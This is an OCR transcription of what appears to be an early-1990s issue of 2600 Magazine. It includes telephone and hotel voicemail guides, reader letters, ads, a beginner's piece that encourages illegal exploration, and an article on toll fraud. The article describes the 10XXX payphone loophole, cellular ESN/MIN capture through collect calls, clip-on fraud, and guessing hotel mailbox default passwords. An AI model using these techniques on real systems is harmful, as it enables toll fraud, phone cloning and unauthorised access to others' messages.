
Look at the following articles for in-depth information for specific operating systems:

"Unix From the Ground Up" by The Prophet. Unbelievably helpful in learning Unix.

Lex Luthor's "Hacking VAX/VMS", *2600 Magazine*, February 1986.

"A Guide to the Primos Operating System" by Carrier Culprit. *LOD/H Technical Journal #1*.

"Hacking IBM's VM/CMS Operating System" by Lex Luthor. *2600 Magazine*, November and December 1987.



HOW TO USE THE DIAL TELEPHONE

NEW YORK TELEPHONE COMPANY

YET ANOTHER INTERNAL PHONE COMPANY DOCUMENT! THIS ONE WE'RE REPRINTING IN ITS ENTIRETY ON THE NEXT TWO PAGES, AS A PUBLIC SERVICE.

You will find the dial telephone easy to operate and the service it provides fast and dependable. The information in the following pages will be helpful to you in obtaining the utmost satisfaction and convenience in the use of dial service.

New York Telephone Company

***

Listening for Dial Tone

On all calls, remove the receiver from the hook and listen for dial tone before starting to dial. Dial tone is a steady humming sound in the receiver indicating that the line is ready for you to dial.

Calls to Central Offices Which You Should Dial Direct

(Central offices which you should dial direct from your telephone are shown on the card furnished to you.)

When you hear dial tone, keep the receiver off the hook and dial the first two letters of the central office name, the office numeral, then each figure of the line number.

For example, if dialing WOrth 2-9970 -

(1) Place your finger in the opening in the dial over the letter W.

(2) Pull the dial around until you strike the finger stop.

(3) Remove your finger from the opening, and without touching the dial allow it to return to its normal position.

(4) Proceed in the same way to dial the letter O and the figures 2-9-9-7 and 0.

If the number called has a party line letter, dial the number in the same way, followed by the letter at the end of the number.

Within a few seconds after you have completed dialing, you should hear either the ringing signal, an intermittent burring sound, or the busy signal, a rapid buzz-buzz-buzz.

If you hear an interrupted buzzing sound, as buzz-buzz — buzz-buzz, it indicates that you have dialed the central office designation incorrectly. Hang up the receiver, wait a few seconds, and make another attempt, being careful to dial the central office designation correctly.

If you do not hear any signal within half a minute, hang up the receiver, wait a few seconds and make another attempt.

When, for any reason, you do not obtain a connection (for example, the called line is busy or does not answer), you will get quicker service if you hang up the receiver and try the call again yourself at intervals instead of immediately calling the operator for assistance. No charge is made unless you obtain an answer from a subscriber's telephone.

If you make a mistake while dialing, hang up the receiver at once, wait a few seconds, and make another attempt.

Before starting to dial a second call, always hang up your receiver for a few seconds.

Obtaining Assistance from the Operator

If you have trouble in dialing, or if you have occasion to report cases of service irregularities, you can reach the operator by placing your finger in the opening in the dial over the word "OPERATOR" and then pulling the dial around until you strike the finger stop.

After connection has once been established with the operator, you may recall her by moving your receiver hook up and down slowly. This can be done only when you are connected with the operator; on other calls, moving the receiver hook will break the connection.

Calls from a Party Line or from a Line with an Extension Telephone

Always make sure that the line is not in use. If you do not hear the dial tone, inquire if the line is being held by some other person. If no response is received, hang up the receiver for a few seconds and make another attempt.

Listen on the line while dialing, and if you hear another party come in on the line or hear successive clicks in the receiver, it indicates that someone else on your line is trying to call. Inform him that the line is in use and request him to hang up his receiver. When he does so, hang up your own receiver for a few seconds, and then remove it and dial the complete number again.

To call another party on your line, dial the operator, give her the number you wish to call, state that it is the number of another party on your line, and give her your number.

To call an extension telephone on your line, dial the operator, give her your number and ask her to ring the extension telephone.

Calls by Number to Central Offices Which You Can Not Dial Direct

To place calls by number to central offices within New York City which you can not dial direct, or to central offices at nearby points, dial the operator and give her the number of the telephone with which you desire to be connected, and also the number of the telephone from which you are calling. For example —

"Bayside 9-5570 — Walker 5-9970"

If the central office you are calling is not at a nearby point, give the operator the name of the city, the name of the state, if desirable, the number of the telephone with which you desire to be connected, and also the number of the telephone from which you are calling. For example —

"Philadelphia, Market 1234 — Walker 5-9970"

or

"Portland, Maine, Preble 1234 — Walker 5-9970"

Out-of-Town Calls to Particular Persons

To make out-of-town calls to particular persons, dial the figures 2-1-1 and give the operator who answers the name of the person with whom you wish to speak, the name of the city, the name of the state, the number of the telephone with which you desire to be connected, and also the number of the telephone from which you are calling. For example —

"Mr. Paul Smith at Boston, Massachusetts, Main 3340 — Walker 5-9970"

Information Calls

Telephone numbers of subscribers not listed in your directory, and telephone numbers of subscribers at out-of-town points may be obtained by calling Information.

To call Information, dial the figures 4-1-1.

Telegrams

To send a telegram, look up the telephone number of the desired telegraph company in the directory, and dial this number as you would any other.

Calls to the Telephone Company

Repair Service....Dial the figures 6-1-1
Business Office...Dial the figures 8-1-1
Time of Day.......Dial MEridian 7-1212

Emergency Calls (Police, Fire, Ambulance)

Dial the operator, give her your number and say —


"I want a policeman."
"I want to report a fire."
"I want an ambulance."

If compelled to leave the telephone before the desired station answers, tell the operator where help is required.

You may also reach the Police and the Fire Departments directly by dialing the numbers listed in the directory.

Dial Coin Telephones

The operation of dial coin telephones is quite similar to that of your own dial telephone. The only differences are that it is necessary to deposit a coin in order to obtain dial tone (indicating that the line is ready for you to dial) and that telegrams are sent by dialing the operator and telling her the telegraph company desired. If the called line is busy or does not answer, the coin will be returned after the receiver is hung up.



Meridian Mail

We are pleased to introduce Meridian Mail, a telephone answering system designed to provide guests with the best possible message service.

When you are unable to answer calls in your room, Meridian Mail answers them for you. Callers are informed that you are not available. Messages can be left for you automatically, in detail, in any language, and with complete confidentiality.

Your messages are stored in your personal "Voice Mailbox" to be retrieved directly by you. Unless you choose to delete them, messages remain in your voice mailbox until you check out.

To Hear Your Messages

■ *From your room*

The light on your telephone will flash when you have a new message. To retrieve your messages:

- Lift the handset and press MESSAGE KEY

Reviewing the messages in your mailbox:

- to move to the previous message, Press 4
- to move to the next message, Press 6

Listening to your messages:

- to play, Press 2
- to continue playback, Press 2 again
- to skip forward, Press 3 This allows you to skip quickly through a long message
- to skip backwards, Press 1. This allows you to review a portion of the message.

To Get Help

If you have trouble while accessing your mailbox, Meridian Mail automatically prompts you with the helpful instructions.

If you need more help:

- press * anytime while you are using Meridian Mail

If you would rather speak to an attendant

- from inside the hotel, dial 0
- from outside the hotel, dial 484-1500

■ *From outside your room:*

You can retrieve messages while away from your room:

- from inside the hotel Dial 4434 from outside the hotel, dial [illegible] or 484-1000
- enter your room number and press #
- enter your password and press #

■ Using a rotary phone.

When using a rotary phone, you can only listen to your messages. You need a touch-tone phone to use any special commands.

- from inside the hotel, Dial 0
- from outside the hotel, Dial 202-484-[illegible]
- give the attendant your name, room number and password

■ "Other Mail"

If you have other messages at the Front desk, Meridian Mail informs you that you have "other mail."

To retrieve your other mail:

- Press 8

Your Password

When you check in, your password is initially set to the first 4 digits of your last name. For example:

Last Name	Password
Smith	Smit
Jones	Jone

Contact the Front desk if you need more information on passwords.

Computer hackers at the CFP conference in Washington DC this spring found it astoundingly easy to get into guests' mailbox. All you need is a name and a room number! We wonder how many other hotels are so trusting.

i/o

(continued from page 30)

Dear 2600:

We just heard about your mag and think it's a wonderful idea - finally a means by which we chipheads can get in touch without spending loads of money on phone bills. See, we got much electronic shit to denounce even here in the old continent, without mentioning the fucking growing corporate trash and the expanding neo-nazi movement.

But we ain't much organized over here; that's why we need you guys to give us a starting point. We'll go on from there. We ain't many either - but we dunno how many are on the biz, because it's quite difficult to find 'em all - but a steadily growing number anyway. We wish you a most "productive" work.

DF
Milan, Italy

BBS Update

Dear 2600:

I am the sysop of the Tin Shack BBS at (818) 992-3321. I have an ad in the Spring 1992 edition offering free elite access to all 2600 readers. I would like to thank you for publishing this ad and I'd like to thank the many hackers who are calling our BBS. I have enjoyed the CHATs and messages from your readers. We are starting an exclusive hackers conference and including a hackers filebase in this conference for sharing of code and text on the fine art of hacking that has continued to enhance the science of computing. We have also attracted the attention of a law enforcement agency from New York. This was easily detected as they were shying away from caller verification and then stupidly sending me a check for Elite Access paid out by their operating account of their home office. What a deal! Since we know our rights and hold no illegal wares I publicly thank them for helping us to buy new hardware! Hahaha! The message base in our new hackers conference will be current and quite interesting. If you are a *real hacker*, give us a call. No wannabes, phonies, or pheds allowed on the Tin Shack BBS.

Guy Nehrenberg
Sysop
Tin Shack BBS
(818) 992-3321

If you're promoting free speech and aren't doing anything illegal, there's no reason to disallow anyone.

Voice Mail Question

Dear 2600:

How come your voice BBS is only open after 11 pm? Also, why do you give out an expensive 0-700 number instead of a real phone number?

Puzzled

First off, the 0-700 number costs 15 cents a minute. A regular phone number would cost 13 cents a minute. While slightly more, this is not comparable to a 900 number or anything of that nature. We give out that number because right now the system doesn't have a set phone number; it sometimes shows up on different lines. It's only available at night because it's currently a single line system and opening the BBS during the day would tie up the voice mail functions. Right now we're working on expanding the system so that it shows up on our main number (516-751-2600) and so that the BBS part is available around the clock with multiple lines. To do this, we need to find some flexible multi line voice mail software along with some cheap computers. If anyone has any suggestions, please send them our way. For now, the voice BBS can be reached through AT&T at 0-700-751-2600. Most of our writers can be reached through the voice mail section of that number, which is available 24 hours a day. During business hours, the rate of the 0-700 number is 25 cents a minute. (Don't worry, we're not making a penny off of this!)

2600 NOW HAS A VOICE BBS THAT OPERATES EVERY NIGHT BEGINNING AT 11:00 PM EASTERN TIME. FOR THOSE OF YOU THAT CAN'T MAKE IT TO THE MEETINGS, THIS IS A GREAT WAY TO STAY IN TOUCH. CALL 0700-751-2600 USING AT&T (IF YOU DON'T HAVE AT&T AS YOUR LONG DISTANCE COMPANY, PRECEDE THE ABOVE NUMBER WITH 10288). THE CALL COSTS 15 CENTS A MINUTE AND IT ALL GOES TO AT&T. YOU CAN ALSO LEAVE MESSAGES FOR 2600 WRITERS AND STAFF PEOPLE AROUND THE CLOCK.

2600 marketplace

2600 MEETINGS: New York City: First Friday of the month at the Citicorp Center—from 5 to 8 pm in the lobby near the payphones, 153 E 53rd St., between Lexington and 3rd Avenues. Come by, drop off articles, ask questions, find the undercover agents. Call 516-751-2600 for more info. Payphone numbers: 212-223-9011, 212-223-8927, 212-308-8044, 212-308-8162. **Washington DC:** In the Pentagon City mall from 5 to 8 pm on the first Friday of the month. **San Francisco:** At 4 Embarcadero Plaza (inside) from 5 to 8 pm on the first Friday of the month. Payphone numbers: 415-398-9803,4,5,6. **Los Angeles:** At the Union Station, corner of Macy St. and Alameda from 5 to 8 pm, first Friday of the month. Inside main entrance by bank of phones. Payphone numbers: 213-972-9358, 9388, 9506, 9519, 9520; 213-625-9923, 9924; 213-614-9849, 9872, 9918, 9926. **Chicago:** Century Mall, 2828 Clark St., 5 pm to 8 pm, first Friday of the month, lower level, by the payphones. **St. Louis:** At the Galleria, Highway 40 and Brentwood, 5 pm to 8 pm, first Friday of the month, lower level, food court area, by the theaters. **Philadelphia:** 6 pm at the 30th Street Amtrak station at 30th & Market, under the "Stairwell 7" sign. Payphone numbers: 215-222-9880, 9881, 9779, 9799, 9632, and 387-9751. For info, call 215-552-8826. **Cambridge, MA:** 5 pm at Harvard Square, outside the "Au Bon Pain" bakery store. If it's freezing, then inside "The Garage" by the Pizza Pad on the second floor. **Call 516-751-2600 to start a meeting in your city.**

TOP QUALITY computer virus info. Little Black Book of Computer Viruses $14.95, add $2.50 postage. Disassemblies of popular viruses, fully commented and fully explained. Write for list. American Eagle Publications, Box 41401, Tucson, AZ 85717.

ARRESTED DEVELOPMENT. H/P/A/V. +31.79.426079. Renegade 8-10 CUCP DOMAINS! Virnet Node, PGP Areas, 386-33mhz, 200mb. USR DS 16k4.

LOOKING FOR ANYONE and everyone wanting to trade ideas, Amiga files, info about "interesting" things. I have about 10 megs of text files, ALWAYS looking for more! Contact Steve at 414-422-1067 or email rlipper@csd4.csd.uwm.edu

WE CAME, WE SAW, WE CONQUERED. 11" x 17" full color poster of pirate flag flying in front of AT&T facility. Send $6 to P.O. Box 771072, Wichita, KS 67277-1072.

PHONES TAPPED, office/home bugged, spouse cheating. Then this catalogue is for you! Specialized equipment, books, and services. It's time to get even. Surveillance, countermeasures, espionage, personal protection. Send $5 check or money order to B.R.I., PO Box 978, Dept. 2-6, Smithtown, NY 11735.

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original!

PRINT YOUR ZIP CODE IN BARCODE. A great label program that allows you to use a database of address to print label with barcode. You also type and print a custom label. Send $9 or check to: H. Kindel, 5662 Calle Real Suite 171, Goleta, CA 93117. IBM only.

GENUINE 6.5536 MHZ CRYSTALS only $5.00 each. Orders shipped postpaid via First Class Mail. Send payment with name and address to Electronic Design Systems, 144 West Eagle Road, Suite 108, Havertown, PA 19083. Also: information wanted on Northeast Electronics Corp's TTS 59A portable MF sender and TTS-2762R MF and loop signalling display. Need manuals, schematics, alignment and calibration instructions (or photocopies). Will reward finder.

WIRELESS MICROPHONE and wireless telephone transmitter kits. Featured in the WINTER 1991-92 2600. Complete kit of parts with PC board. $20 CASH ONLY, or $35 for both (no checks). **DEMON DIALER KIT** as reviewed in this issue of 2600. Designed and developed in Holland. Produces ALL voiceband signals used in worldwide telecommunications networks. Send $250 CASH ONLY (DM 350) to Hack-Tic Technologies, Postbus 22953, 1100 DL Amsterdam, Netherlands (allow up to 12 weeks for delivery). Please call +31 20 6001480 / *14#. Absolutely no checks accepted!

FORMER U.S. ARMY ELECTRONIC WARFARE TECHNICIAN with TS clearance looking for surveillance work which requires cunning, ingenuity, and skill. Probucks of Atlantic City, Box 1769, Atlantic City, NJ 08404.

TIN SHACK BBS (818) 992-3321. The BBS where hackers abound! Over a gig of files, many on-line games! Multi-line! 2600 Magazine readers get FREE elite access!

WOULD LIKE TO TRADE IDEAS with and befriend any fellow 2600 readers. Call Mike at 414-459-6551 if interested.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Winter issue: 12/1/92.

getting started

by Phord Prefect

So you watched something on TV and it was about hackers... you said "nifty".... You read something on a BBS about free phone calling... you said "cool".... You started checking out books from the library about Knight Lightning, or maybe even blue boxing (*Esquire*, October 1971)... you said "wow".... You got this magazine and said, "I have to do this" but didn't know where to start. Well, you're not alone....

Your curiosity overwhelms you, but yet you can't seem to find that little thing to start your exploration. You could try looking around for other hackers, but if they have a lick of sense they won't make it too obvious. Try looking harder, they might just come to you.

So this doesn't work... you just can't seem to find any, or they're mostly pirates and can't help you. Well, you're just going to have to get the balls to do something illegal in your life (but I'm not forcing you), so do something. This magazine is full of examples. Sure there's stealing MCI calling cards, building blue, red, or whatever boxes, but there are much deeper things. If you defraud the phone company, you're not a hacker, you just get free phone calls. You need a passion for the system. You need a willingness to learn a lot about the system before you do something.

If you're looking for free phone calls, hurry up and do that and stop wasting your time. Like I said, you're not a hacker, you just are bothered and need a little trick to get onto BBS's in some distant place.

If you have a curiosity for the system, then you're in the right place. The phone company is something so amazingly huge that one could probably spend a lifetime exploring it. This "exploring" is what *2600* is all about. I know that you computer genius teenagers don't need manuals for things (like computer programs and VCR's) and are really impatient, so you don't want the bullshit. You want to know how to get into systems *now*. Well, relax. You made a good decision buying this mag, but you have to learn first. You need to know this thing backwards and forwards or else you'll screw up and get caught.

So, in response to the beginners writing in and wanting to "know how to get free phone calls and other phone tricks", you need to get knowledge. Read everything you can get your hands on and when you feel the time is right, after you know exactly how, where, why, and when to do it, do it.

Toll Fraud

What The Big Boys Are Nervous About

by Count Zero

Restricted Data Transmissions

Toll fraud is a serious problem that plagues the telecommunications industry. Recently I have acquired a collection of trashed documents detailing what AT&T and Bellcore are doing to stop these "thefts." I found these papers very enlightening and occasionally humorous. A few insights into what's bugging the telco.

Toll Fraud Prevention Committee (TFPC): This is an industry-wide "forum" committee set up in conjunction with Bellcore that deals with, guess what, toll fraud. The TFPC has "super elite" meetings every once in awhile. All participants are required to sign non-disclosure agreements. Fortunately, the participants frequently toss their notes in the POTC (Plain Old Trash Can — see, I can make stupid acronyms just like Bellcore!). As far as I'm concerned, once it's in the POTC, it's PD (public domain)!

The "open issues" concerning the TFPC currently are Third Number Billing Fraud, International Incoming Collect Calls to Payphones, and Incoming Collect Calls to Cellular. Apparently, they have noticed a marked increase in third number billing fraud in California. To quote a memo, "The most prevalent fraud scams include originating from coin/copt (aka COCOTs) phones as well as business and residence service that is fraudulently established." Third party billing from COCOTs is an old trick. Another type of COCOT abuse discussed was "10XXX" fraud. By dialing 10XXX (where XXX is the code for a certain LD carrier), the caller on the COCOT gets to choose their LD carrier. However, in some cases the LEC (Local Exchange Carrier) strips off the 10XXX and then sends the call to the IXC (Inter-Exchange Carrier, the guys that place the LD call) as a 1 + directly dialed call. So, when you dial 10XXX+011+international number, the LEC strips the 10XXX and the IXC sees the call as directly dialed international and assumes the call has been paid for by coin into the COCOT. Dialing 10XXX+1+ACN also sometimes works for LD calls within the United States. Anyway, COCOT providers are wigging out a bit because, while they *must* provide 10XXX+0 service, they want to block the 10XXX+1 and 10XXX+011 loopholes, but LEC's have chosen to provide COCOTs with a standard business line which is *not capable* of distinguishing between these different situations, which is why central offices have been typically programmed to block *all* types of 10XXX calls from COCOTs. Thanks to the FCC, they can't do that anymore; it's *breaking the law!* So COs have been reprogrammed into accepting these 10XXX calls from all COCOTs, and the burden of selectively blocking the 10XXX+1 and 10XXX+011 loopholes often falls upon the COCOT manufacturer. They gotta build it into the COCOT hardware itself!

Well, many early COCOTs cannot selectively unblock 10XXX+0, so their owners face a grim choice between ignoring the unblocking law (thereby facing legal problems), unblocking *all* 10XXX calls (thereby opening themselves up to massive fraud), or replacing their COCOTs with expensive, more sophisticated models. Other LECs have begun offering call screening and other methods to stop this type of fraud, but the whole situation is still pretty messy. By the way, for a comprehensive list of 10XXX carrier access codes, see the Autumn 1989 issue of *2600*, page 42 and 43. While they are constantly changing, most of these should still be good.

Incoming International Collect to Cellular: according to the notes "when a cellular phone is turned on, it 'checks in' with the local cellular office. When this happens, a device that 'reads' radio waves can capture the identification of the cellular phone. A tremendous volume of 'cloned' fraudulent cellular calls are going to Lebanon." Same old trick, grabbing the cell phone's ESN/MIN as it's broadcast. The only twist is that you call someone's cellular phone *collect* in order to get them to pick up and broadcast their ESN/MIN (they will probably refuse the call, but they will have broadcast their ESN/MIN nevertheless!) But why *Lebanon?*

The American Public Communications Council mentioned "a desire for the TFPC to be involved in the resolution of clip-on fraud." Maybe you guys should try *better shielding* of the *phone line* coming out the *back* of the COCOT?? Apparently, clip-on fraud has really taken off with the recent flux of new COCOTs. COCOTs operate off a plain old customer loop, so clipping onto the ring and tip outside the body of the COCOT works nicely. That is, assuming you can get at the cables and get through the insulation.

Incoming International Collect: This is a *big* issue. A person from overseas calls a payphone *collect* in the United States. His/her buddy answers the payphone and says, "Sure, I accept the charges." Believe it or not, this trick works many times! Here's why. In the United States, databases containing all public telephone numbers provide a reasonable measure of control over domestic collect abuse and are available to all carriers for a per-use charge. These databases are offered and maintained by the *local* telephone companies (LTC). Domestic collect-to-coin calling works well, because most operator services systems in the United States query this database on each domestic collect call. Most Local Exchange Carriers in the United States also offer this database service to owners of COCOTs (for those *few* that accept incoming calls).

However, *international* operators across the world do *not* share access to this database, just as United States international operators do not have database access overseas! The CCITT, the international consortium of telecommunications carriers, recognized this serious problem many years ago with its strong recommendation to utilize a standardized coin phone recognition tone (commonly called the cuckoo tone) on *every* public telephone line number. Such a tone would be easily recognized by operators worldwide, and is currently in use by *many* foreign telcos.

The United States decided to ignore this logically sound recommendation, having already employed a numbering strategy for public telephones which, together with a reference document called the "Route Bulletin", alerted foreign operators that the called number should be checked for coin with the United States inward operator. This simple procedure greatly reduced the number of times that the foreign operator had to check with the United States operator, yet was effective at controlling abuse. Everyone slept soundly.

But after the bust-up of AT&T in 1984, the local telephone companies, operating independently and under pressure to offer new services (cellular, pagers, etc.), *abandoned* the public phone fixed numbering strategy! In addition, in June of 1984 the FCC decided to allow the birth of private payphones (COCOTs). And, up until 1989, *nothing* was done to replace the fraud prevention system. Can you say "open season"?

In 1989, the TFPC began seeking a solution to the growing volume of fraudulent collect calls resulting from this void in the fraud prevention architecture. Numerous solutions were explored. A primary solution was chosen.

Validation database! Yes, the TFPC chose to support 100 percent the LEC database solution, with the cuckoo payphone recognition tone as one of a number of *secondary* solutions. This decision caused problems, problems, problems, since it was evaluated that a great number of foreign telcos would be unable to implement this database-checking routine (for a variety of technical reasons). Furthermore, because this TFPC "solution" to the United States' problem is not in conformance with international requirements, the foreign telcos view it with strong opposition as an unacceptable solution due to the additional worktime that would be incurred and the blatant unwillingness on the part of the United States to follow an effective and longstanding international standard (shit, we balked at using *metrics*, why not this too?).

To this day, the TFPC is still bouncing around ideas for this. And the susceptibility of United States payphones to international incoming collect calls remains *wide open*. Various phone companies are currently fighting the cuckoo tone system, because they are *cheap mothers* and don't want to spend the estimated $500-700 per payphone to install the cuckoo tone technology. If the cuckoo tone were implemented, it would virtually eliminate the problem of international incoming collect calls. But it hasn't been...

Other *brilliant* "secondary" solutions recommended by the TFTP are:

1) Eliminate the ringer on the payphone.

2) Route all such calls thru a United States operator.

3) Eliminate incoming service to payphones altogether.

And so on. As you can see, this is a *fascinating* story, and the latest TFTP meeting ended with the note "The issue was discussed at some length with the end result of it becoming a new issue." Truly the work of geniuses.

In closing, I want to share with you a quote from an article I dug out from a pile of coffee grinds. It's from *Payphone Exchange Magazine*.

"The fewer the number of people aware of a primary line of defense coming down, the better. Any qualified person reading the hacker and underground publications knows that many of their articles are written by current LTC and IXC employees [or people like me who go through their garbage!]. Loose lips sink ships. Unrestricted distribution of sensitive information permits fraud. Both cost dearly. Let's stop them both today."

All I can say is... fuck that.

